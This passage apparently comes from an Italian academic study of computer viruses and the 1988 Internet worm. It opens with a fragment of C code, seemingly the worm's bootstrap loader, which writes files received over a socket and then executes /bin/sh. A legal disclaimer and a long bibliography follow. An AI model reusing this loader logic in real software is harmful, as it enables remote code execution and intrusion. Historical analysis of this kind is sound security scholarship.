  n = len;
       n = read(s, buf, n);
       if(n <= 0)
  goto bad;
       if(fwrite(buf, 1, n, fp) != n)
  goto bad;
       len -= n;
   }
   fclose(fp);
    }
    execl("/bin/sh", "sh", 0);
bad:
    for(i = 0; i < nfiles; i++)
       unlink(files[i]);
    exit(1);
}
static xread(fd, buf, n)
char *buf;
{
    int cc, nl;

    nl = 0;
    while(nl < n){
       cc = read(fd, buf, n-nl);
       if(cc <= 0)
```

```
  return(cc);
       buf += cc;
       nl += cc;
    }
    return(nl);
}
```

C Legislazione Italiana

Gli autori di questo documento declinano ogni responsabilità civile e penale derivante da un utilizzo non legale delle informazioni presentate solo a scopo didattico. Segue uno stralcio della legge italiana che regolamenta tale campo.

```
LEGGE 23 dicembre 1993, n. 547
(Gazzetta Ufficiale 30-12-1993, n. 305)

"Art. 615-quinquies. - (Diffusione di programmi diretti a danneggiare o
 interrompere un sistema informatico). - Chiunque diffonde, comunica o
 consegna un programma informatico da lui stesso o da altri redatto,
 avente per scopo o per effetto il danneggiamento di un sistema
 informatico o telematico, dei dati o dei programmi in esso contenuti o
 ad esso pertinenti, ovvero l'interruzione, totale o parziale, o
 l'alterazione del suo funzionamento, e' punito con la reclusione sino
 a due anni e con la multa sino a lire venti milioni."
```

Riferimenti

[All83] Eric Allman, *"Sendmail - An Internetwork Mail Router"*, University of California, Berkeley, 1983. Issued with the BSD *UNIX* documentation set.

[AVP] *[http://www.metro.ch/avp-main.html]* AVP Antivirus

[Bey90] P. Beyls, *"Is Unix resistant to computer viruses?,"* Proceedings of the European UNIX systems UserGroup, pp 229-238, Münich, Germany, April 23-27 1990

[Bro97] Ralf Brown, *Ralf Brown - Interrupt List 53*, electronic media, USA, January 1997, [ralf@pobox.com]

[BS79] D. Bannon, R. Shusett. *Alien* (the movie), directed by Ridley Scott, Twentieth Century Fox Film Corp., 1979

[BSD88] M. Karels, J. Quatermann, S.J. Leffer, M.K. McKusick, *The Design and Implementation of the BSD UNIX Operating System*, Addison-Wesley Publishing Company, 1988

[Cas88] L. Castro *et al.*, *"Procedings of the virus Post-Mortem Meeting"*, Baltimore, National Computer Security Center, Ft. George Meade, MD, 8 November 1988.

[CERT] *[http://www.cert.org]* - Computer Emergency Response Team

[Ciac1] *[http://ciac.llnl.gov/ciac/SecurityTools.html]* U.S. Computer Center Advisor Capability

[Ciac2] *[http://ciac.llnl.gov/ciac/ToolsDOSSystems.html]*

[Coh84] Fred Cohen, *"Computer Viruses: Theory and Experiments,"* Proceedings Of The 7th National Computer Security Conference, pp. 240-263, 1984

[Col88] J. Collyer, *"Risks of unchecked input in C programs,"* in Forum on Risks to the Public in Computers and Related Systems, vol. 7, No. 74, ACM Committee on Computers and Public Policy, 10 November 1988

[Com88] Douglas E. Comer, *Internetworking with TCP/IP: Principles, Protocols and Architecture*, Prentice Hall, Englewood Cliffs, Nj, 1988

[Datafellows] *[http://www.datafellows.com]*

[Dow89] W. F. Dowling, *"There Are No Safe Virus Tests,"* Dept. of Mathematics and Computer Science, Drexel University, Philadelphia, USA, November 1989

[Dr.Solomon] *[http://www.drsolomon.com]* Dr. Solomons Antivirus

[EicRoc88] Mark W. Eichin, Jon A. Rochlis, *"With Microscope and Tweezers: An analysis of the Internet Virus of November 1988,"* Proceedings of the Symposium on Research in Security and Privacy, IEEE-CS, Oakland, CA, may 1989

[Fer93] G. Ferretti *Computer Virus: Aspetti Teorici e Problematiche in Ambienti Standard*, Graduation Thesis, Università degli Studi di Salerno - Corso di Laurea in Science dell'Informazione, October 1993

[Ger72] D. Gerrold, "*When Harlie Was One*," Ballentine Books, 1972 , the **first** edition

[GraMor84] F.T. Grampp and R.H. Morris, *"UNIX Operating System Security,"* in the AT&T Bell Laboratories Technical Journal, October 1984, Vol. 63, No. 8,Part 2,pp. 1649-1672

[Hamburg] *[ftp://ftp.informatik.uni-hamburg.de/pub/virus]* University of Hamburg

[Har77] K. Harrenstein, *"Name/Finger," - RFC 742*, SRI Network Information Center, December 1977

[HiHaSh83] R. Hinden, J. Haverty, A. Sheltzer, *"The DARPA Internet: Interconnecting Heterogeneous Computer Networks with Gateways,"* Computer Magazine, vol. 16, No. 9, pp. 38-48, IEEE-CS, September 1983

[Hof97] P. Hoffman, *VSUM Virus Information Summary List*, electronic media, May 1997

[Jon95] L. Joncheray *A Simple Active Attack Against TCP* Merit Network, Inc. 24 April 1995

[Kas97] Eugene V. Kaspersky, *AVP Virus Encyclopedia*, electronic media, Kami Ltd. , Russia, 1997 [eugene@kamis.msk.su]

[Ker88] J. Steiner, C. Neuman, J. Schiller, *"Kerberos: An Authentication Service for Open Network Systems,"* Usenix Association Winter Conference 1988 Proceedings, pp. 191-202, February 1988

[Moc87] P. Mockapetris, *"Domain Names - Concepts and Facilities," RFC 1034 - 1035 - 1036*, Network Working Group, USC ISI, November 1987

[Mor85] Robert T. Morris, *"A Weakness in the 4.2BSD Unix TCP/IP Software,"* AT&T Bell Laboratories Computing Science Technical Report #117, February 25, 1985

[MorTho78] Robert Morris and Ken Thompson, *"Password Security: A Case History,"* dated April 3, 1978, in the UNIX Programmer's Manual, and in the Supplementary Documents or the System Manager's Manual, depending on where and when you got your manuals.

[NIST] *[http://www.first.org]* - Forum on Incident Response and Security Teams

[Pos82] Postel, B. Jonathan, *"Simple Mail Transfer Protocol," RFC 821, RFC 822*, SRI Network Information Center, August 1982

[Purdue] *[ftp://coast.cs.purdue.edu:/pub/doc/morris_worm]*

[Rit79] Dennis M. Ritchie, *"On the Security of UNIX,"* in UNIX Supplementary Documents, AT&T, 1979

[See89] Donn Seeley, *"A tour of the Worm,"* Proceedings of 1989 Winter Usenix Conference, Usenix Association, San Diego, CA, February 1989

[SKEY] *"The S/Key One-Time Password System"*, Haller, N., Proceeding of the Symposium on Network & Distributed systems, Security, Internet Society, San Diego, CA, February 1994.

[Spa88] Eugene H. Spafford, *"The Internet Worm Program: An analysis,"* Computer Communication Review, vol. 19, no. 1, ACM SIGCOM, January 1989. Also issued as Purdue Technical CS Report TR-CSD-823

[Spa89] Eugene H. Spafford, *"The Internet Worm Incident,"* Proceedings of the 1989 European Software Engineering Conference (ESEC 89) Published by Springer-Verlag as #87 in the Lecture Notes in Computer Science also issued as Purdue Technical CS Report TR-CSD-933

[Sto89] Cliff Stoll, *The Cuckoo's Egg*, Doubleday, NY, NY, October 1989. Also published in Frankfurt, Germany by Fischer-Verlag

[Tho83] Ken Thompson, *"Reflections on Trusting Trust,"* 1983 - ACM Turing Award Lecture, in the Communications of the ACM, Vol. 27, No. 8, p. 761, August 1984

[Trend] *[http://www.antivirus.com]* - Trend Microdevice

[USC91] United States Court of Appeals, *Document 928 F.2D 504 - Court Statements on Morris' appeal*, 7 March 1991

[Wil93] Dave Williams *The Programmer's Technical Reference: MS-DOS, IBM PC & Compatibles*, SIGMA PRESS - Marketed by John Wiley & Sons, Ltd.

[YY96] Adam Young and Moti Yung, *Cryptovirology: Extortion-Based security Threats and Countermeasures* Proceedings of the 1996 IEEE Symposium on Security and Privacy, May 6-8 1996

[1] *[news:comp.virus]*

[2] *[news:comp.security]*

[3] *[news:comp.protocols.tcp-ip]*

[4] *[news:comp.security.unix]*

[5] *[news:alt.security]*

[6] *[http://www.eff.org]* Electronic Frontier Foundation

[7] *[http://www.viaweb.com/company.html]*